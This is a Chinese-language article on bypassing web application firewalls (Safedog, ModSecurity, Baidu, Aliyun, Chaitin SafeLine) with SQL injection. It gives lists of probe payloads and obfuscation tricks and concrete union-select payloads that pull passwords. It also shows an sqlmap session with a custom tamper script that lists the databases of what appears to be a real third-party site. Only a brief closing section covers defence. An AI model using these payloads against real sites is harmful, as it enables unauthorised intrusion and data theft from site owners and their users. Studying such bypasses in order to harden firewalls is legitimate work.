0×01 注入绕过技术总结

对已知的WAF相关绕过技术，总结如下，网上已有相关技巧的讲解，这里就不一一演示，不明白的可以自己查询相关资料：

注释符	# --+ /*XXX*/ /*!XXX*/ /*!50000XXX*/
空白符	%09,%0A,%0B,%0C,%0D,%20,%A0,/**/
函数分隔符	综合利用注释符和空白字符绕过，如 user%23%0a(/*aaa*/)
特殊符号	+ << >> - ~ ! @`` {x key} 1.1 3e1 \N '' "" () emoji 表情 @:= ``

在实际攻击场景中，单一的绕过技巧往往无效，需要我们综合利用各种绕过技术进行组合，结合各自WAF特性不断进行推理，才能真正实现绕过。


0×02 注入点检测绕过

Bypass WAF的第一步是识别注入点，我们拿到一个URL，第一步判断参数是否有注入，然后再进行后续的绕过。简单的and 1=1 and 1=2判断肯定会被WAF拦截，我们需转变思路进行绕过，一般WAF为了平衡风险和业务的关系不会对下面数字型探测方式进行拦截，否则会产生大量误报影响正常业务运行。

数字型	id=1 and 1	id=1 and 0
	id=1 and 1-0	id=1 and 1-1
	id=1 and 1+0	id=1 and 1+1
	id=1 and 1*0	id=1 and 1*1
	id=1 and 2/1	id=1 and 2/2
	id=1 and 2<<1	id=1 and 2<<0
	id=1 and 2>>1	id=1 and 2<<0
	id=1 and 1|1	id=1 and 1|0
	id=1 and 1||1	id=1 and 1||0
	id=1 and 1&&1	id=1 and 1&&0
	id=1 and 1^1	id=1 and 1^0
	id=1 and 1%3	id=1 and 2%3

字符型	id=1'and 1%23	id=1' and 0%23
	id=1' and 1-0%23	id=1' and 1-1%23
	id=1' and 1+0%23	id=1' and 1+1%23
	id=1' and 1*0%23	id=1' and 1*1%23
	id=1' and 2/1%23	id=1' and 2/2%23
	id=1' and 2<<1%23	id=1' and 2<<0%23
	id=1' and 2>>1%23	id=1' and 2<<0%23
	id=1' and 1|1%23	id=1%' and 1|0%23
	id=1' and 1||1%23	id=1' and 1||0%23
	id=1' and 1&&1%23	id=1' and 1&&0%23
	id=1' and 1^1%23	id=1' and 1^0%23
	id=1' and 1%3%23	id=1' and 2%3%23
搜索型	id=1%'and 1%23	id=1%' and 0%23
	id=1%' and 1-0%23	id=1%' and 1-1%23
	id=1%' and 1+0%23	id=1%' and 1+1%23
	id=1%' and 1*0%23	id=1%' and 1*1%23
	id=1%' and 2/1%23	id=1%' and 2/2%23
	id=1%' and 2<<1%23	id=1%' and 2<<0%23
	id=1%' and 2>>1%23	id=1%' and 2<<0%23
	id=1%' and 1|1%23	id=1%' and 1|0%23
	id=1%' and 1||1%23	id=1%' and 1||0%23
	id=1%' and 1&&1%23	id=1%' and 1&&0%23
	id=1%' and 1^1%23	id=1%' and 1^0%23
	id=1%' and 1%3%23	id=1%' and 2%3%23

本地测试环境：



如若 and也会拦截，可以直接在参数上进行类似判断操作，如id=1*0* 、*id=12*，除了以上方法，还有很多其它衍生出的识别绕过方法，以{“op}为例作演示，其它的方法大家可以按照这种思路自行发挥：

安全狗：

百度云加速：


腾讯云：

阿里云：

当我们已确认注入点后，下一步的目标是完全Bypass WAF出任意数据，以下以安全狗、modsecurity、百度云加速、 阿里云盾、长亭雷池截止目前最新的版本为例，这里只提供绕过的思路，即如何利用已知技巧进行组合推理来绕过相关WAF防护，出数据具体过程这里就不详解，大家感兴趣的可以手动尝试。

0×03 安全狗Bypass

本地无WAF测试环境：




在对安全狗的绕过测试中发现，只需利用一个*/闭合多个*/!即可绕过，简单粗暴。

http://192.168.20.123:81/user.php?id=-11/*!union/*!select/*!1,(select/*!password/*!from/*!test.user limit 0,1),3*/

0×04 Modsecurity Bypass


本地环境搭建modsecurity模块进行安全防护，利用{“op}、*/!50000/*组合进行绕过。

http://192.168.20.123/user.php?id=1 and{`version`length((select/*!50000schema_name*/from/*!50000information_schema.schemata*/limit 0,1))>0}




0×05 百度云加速Bypass

利用–+%0a进行绕过。




0×06 阿里云盾Bypass

利用–+%0a、@自定义变量、{a key}组合进行绕过。



0×07 长亭雷池Bypass

经过大量测试后，发现雷池在处理MySQL注释符/*! */识别时存在缺陷，只需把攻击语句放在注释符中即可绕过。



0×08 自动化bypass

当我们挖掘出绕过相关WAF进行SQL注入的技巧后，下一步就是编写脚本实现工具自动化注入。以sqlmap为例，我们编写tamper脚本实现注入自动化。

```
LookedeMBP:~ looke$ sqlmap -r/var/folders/7d/b34c01sn5d703mkd4wq6wbyw0000gn/T//1508722012901.req --
tamper [redacted].py

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.10#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:26:54

[09:26:54] [INFO] parsing HTTP request from '/var/folders/7d/b34c01sn5d703mkd4wq6wbyw0000gn/T//1508
722012901.req'
[09:26:54] [INFO] loading tamper script '[redacted]'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[09:26:56] [WARNING] provided value for parameter 'Pge13bA_k' is empty. Please, always use only val
id parameter values so sqlmap could be able to run properly
[09:26:56] [INFO] resuming back-end DBMS 'mysql'
[09:26:56] [INFO] testing connection to the target URL
[09:26:56] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF
/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: http://[redacted]/m/journalist/releases/do_list?name_key=%E7%A5%9E%E7%AD%96%E6
%95%B0%E6%8D%AE%E4%B8%BE%E8%A1%8C2017%E6%95%B0%E6%8D%AE%E9%A9%B1%E5%8A%A8%E5%A4%A7%E4%BC%9A&languag
e=(SELECT (CASE WHEN (5443=5443) THEN 5443 ELSE 5443*(SELECT 5443 FROM INFORMATION_SCHEMA.PLUGINS)
END))&channel_id=0&filter=%E6%90%9C%E7%B4%A2
---
[09:26:56] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[09:26:56] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[09:26:56] [INFO] fetched data logged to text files under '/Users/looke/.sqlmap/output/www.[redacted]'
[16:03:11] [INFO] retrieved: 9
[16:03:13] [INFO] retrieved: information_schema
[16:04:10] [INFO] retrieved: blog
[16:04:32] [INFO] retrieved: blog_hk
[16:04:56] [INFO] retrieved: fileman
[16:05:21] [INFO] retrieved: media
[16:06:29] [INFO] retrieved: mt
[16:06:42] [INFO] retrieved: mysql
[16:07:03] [INFO] retrieved: performance_schema
[16:08:02] [INFO] retrieved: test_federate
available databases [9]:
[*] blog
[*] blog_hk
[*] fileman
[*] information_schema
[*] media
[*] mt
[*] mysql
[*] performance_schema
[*] test_federate
```

0×09 WAF防御

对已知或未知的安全问题进行防御是WAF功能的核心，漏报及误报是衡量一个WAF产品好坏的重要指标，具体落实到规则的及时更新、bypass新技巧的及时响应。另外，还应综合利用拦截日志数据进行相关算法分析，不断提高WAF的防护能力。总结来说，打造一款上乘的WAF，非一朝一日之功，需长期的技术储备、产品不断地更新迭代、算法地持续优化，才能把好防御这个重要的关口。同时，不断探索新的高效防护方法，才能在攻防战中立于不败之地。

0xa0 总结

从攻击者角度来看，绕过WAF的基本方法其实不多，如何把这些已知方法融合起来，并结合各自WAF本身的防护特性，不断进行推理，成为突破WAF防护的关键。当然，自动化Fuzz才是WAF Bypass新技术产生的正道。另外，从个人的注入Bypass测试过程看，绕过基于语义识别的WAF比绕过基于规则识别的WAF难得多，值得我们挑战。

从WAF产品角度来看，衡量一个WAF好坏的标准是漏报率和误报率的高低，但这些指标建立在以WAF不影响正常业务为前提。测试中我发现，基于规则的WAF对业务的耦合度往往较低，不管是腾讯云WAF还是阿里云盾，对用户的输入都较为敏感，如参数中输入注释符请求就会被拦截。而基于语义的WAF的和业务的耦合度较高，误报率下降明显。从测试结果来看，基于语义识别的WAF相较传统WAF来说有较大优势，值得我们学习和借鉴。

从安全管理者角度来讲，从以上测试过程可以看出，不管是基于规则的WAF还是基于语义识别的WAF，都存在被都完全绕过的可能。WAF的主要作用是提高攻击门槛，但不能消灭攻击入侵事件，解决安全问题的根本途径还得从代码层面着手进行修复。